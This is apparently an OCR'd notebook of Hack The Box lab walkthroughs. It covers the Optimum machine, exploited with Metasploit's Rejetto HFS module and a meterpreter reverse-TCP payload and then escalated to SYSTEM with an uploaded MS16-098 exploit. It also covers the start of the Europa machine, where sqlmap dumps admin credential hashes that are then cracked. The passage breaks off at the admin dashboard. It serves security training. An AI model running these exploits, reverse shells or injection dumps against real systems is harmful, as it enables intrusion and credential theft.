Warning: OSScan results may be unreliable because we could not find at lea
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2012|7|8|Phone|2008|8.1|Vista (
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_7::-
e:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windo
t Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Mi
ows 8 (85%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   181.86 ms 10.10.14.1
2   182.64 ms 10.10.10.8
```

When I Googled relative exploit I found first link for Metasploit exploit.



Then run **msfconsole** command in terminal and load metasploit framework to use the said exploit and for that type the following commands :

```
use exploit/windows/http/rejetto_hfs_exec
msf exploit(windows/http/rejetto_hfs_exec) >set payload
windows/x64/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) >set rhost 10.10.10.8
msf exploit(windows/http/rejetto_hfs_exec) >set lhost 10.10.14.6
msf exploit(windows/http/rejetto_hfs_exec) >set svrhost 10.10.14.6
msf exploit(windows/http/rejetto_hfs_exec) >exploit
```

And when it works perfectly, you will get a **meterpreter session 1** as shown below and by running **sysinfo**command you will know about the victim's system information.

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(windows/http/rejetto_hfs_exec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) > set rhost 10.10.10.8
rhost => 10.10.10.8
msf exploit(windows/http/rejetto_hfs_exec) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(windows/http/rejetto_hfs_exec) > set srvhost 10.10.14.6
srvhost => 10.10.14.6
msf exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Using URL: http://10.10.14.6:8080/eSsjceB
[*] Server started.
[*] Sending a malicious request to /
msf exploit(windows/http/rejetto_hfs_exec) > [*] Payload request received: /eSsjceB
[*] Sending stage (206403 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.8:49167) at 2018-04-09 05:02:22
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\WALnj.vbs' on the target
[!] Tried to delete %TEMP%\WALnj.vbs, unknown result

msf exploit(windows/http/rejetto_hfs_exec) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : OPTIMUM
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Now let's complete this task by searching user.txt and root.txt flag which is hidden somewhere inside its directories.


Inside **c:\Document and Setting \kostas\Desktop** I found the **user.txt** file and used the cat command to read this file.

cat user.txt.txt

Great!! We got our 1st flag successfully

```
meterpreter > pwd
C:\Users\kostas\Desktop
meterpreter > ls
Listing: C:\Users\kostas\Desktop
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2018-04-15 14:00:16 -0400  %TEMP%
100666/rw-rw-rw-  282     fil   2017-03-18 07:57:16 -0400  desktop.ini
100777/rwxrwxrwx  760320  fil   2017-03-18 08:11:17 -0400  hfs.exe
100444/r--r--r--  32      fil   2017-03-18 08:13:33 -0400  user.txt.txt

meterpreter > cat user.txt.txt
d0c39400d7b001e0a1389ebf38ef5f73meterpreter >
```

To get root flag I really struggle a lot, all privilege escalation exploit suggested by recon/local_exploit_suggester did not work when I tried them. Then I took help from Google and searched for exploit related to windows server and found many exploits, "**MS16-098 exploit 41020**" was among them. I simply downloaded this exe file and applied manual privilege escalation.



After downloading exe file from Google, I transferred it to target's machine via meterperter session; with help of following commands:

```
1  Meterpreter> upload /root/Desktop/41020.exe .
2  Meterpreter> shell
```

Then after executing whoami command, it assured me “nt authority\system”

```
meterpreter > upload /root/Desktop/41020.exe .
[*] uploading  : /root/Desktop/41020.exe -> .
[*] uploaded   : /root/Desktop/41020.exe -> .\41020.exe
meterpreter > shell
Process 2748 created.
Channel 3 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

Inside **c:\Document and Setting \Administrator\Desktop** I found the **root.txt** file and used the **type** command to read the file.

type root.txt

Great!! We got our 2nd flag successfully

And this way, we successfully solved our challenge. YAY!

```
C:\Users>cd Administrator/Desktop
cd Administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Administrator\Desktop

18/03/2017  03:14 ??    <DIR>          .
18/03/2017  03:14 ??    <DIR>          ..
18/03/2017  03:14 ??                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  31.896.809.472 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1[illegible]3eeed
C:\Users\Administrator\Desktop>
```

Author: **Yas**

From <https://www.hackingarticles.in/hack-the-box-challenge-optimum-walkthrough/>

Brainfuck

Wednesday, January 2, 2019 7:16 PM

Europa

Wednesday, January 2, 2019 7:17 PM


Level: Hard
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.22** so let's begin with nmap port enumeration.

```
1 nmap -A 10.10.10.22
```

From given below image, you can observe we found port 22, 80 and 443 are open in victim's network.

```
root@kali:~# nmap -A 10.10.10.22

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-27 04:09 EDT
Nmap scan report for europacorp.htb (10.10.10.22)
Host is up (0.16s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6b:55:42:0a:f7:06:8c:67:c0:e2:5c:05:db:09:fb:78 (RSA)
|   256 b1:ea:5e:c4:1c:0a:96:9e:93:db:1d:ad:22:50:74:75 (ECDSA)
|_  256 33:1f:16:8d:c0:24:78:5f:5b:f5:6d:7f:f7:b4:f2:e5 (EdDSA)
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp Ltd./stat
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
| Not valid before: 2017-04-19T09:06:22
|_Not valid after:  2027-04-17T09:06:22
|_ssl-date: TLS randomness does not represent time
```


As you have seen in our all previous lab that we love to explore target IP via port 80 on our web browser, similarly we follow that tradition in this also but Bad Unluckily!! This time it didn't work at all.



Now the last option was to **add target IP** inside **/etc/host** file since port 443 was open containing two domain names and as it is a challenge of hack the box thus I edit **europacorp.htb** and **admin-portal.europccorp.htb** as a hostname.


```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.22     europacorp.htb
10.10.10.22     admin-portal.europacorp.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Then I explore domain name: **admin-portal.europccorp.htb** through the web browser and found following login page as shown below.




In order breach confidentiality we can try SQL form based attack and for this, I preferred sqlmap following command to enumerate database name.

```
1  sqlmap -u https://admin-portal.europacorp.htb --form --dbs --batch
```



Luckily our assumption set true and it dumbs the database name “admin”.




Then I run following command for enumerating entire table details.

```
1  sqlmap -u https://admin-portal.europacorp.htb -D admin --dump-all --batch
```


Awesome!! I found a table “users” which 2 entries having the username and password columns.

```
Database: admin
Table: users
[2 entries]
+----+-----------------------+--------+---------------+----------------------------------+
| id | email                 | active | username      | password                         |
+----+-----------------------+--------+---------------+----------------------------------+
| 1  | admin@europacorp.htb  | 1      | administrator | 2b6d315337f18617ba18922c0b9597ff |
| 2  | john@europacorp.htb   | 1      | john          | 2b6d315337f18617ba18922c0b9597ff |
+----+-----------------------+--------+---------------+----------------------------------+
```

Using online MD5 decryption I cracked hash password and received "**SupersecretPassword!**" and use these credential to login into admin console.




After fruitfully validation I got dashboard from where I step towards **Tools** options.

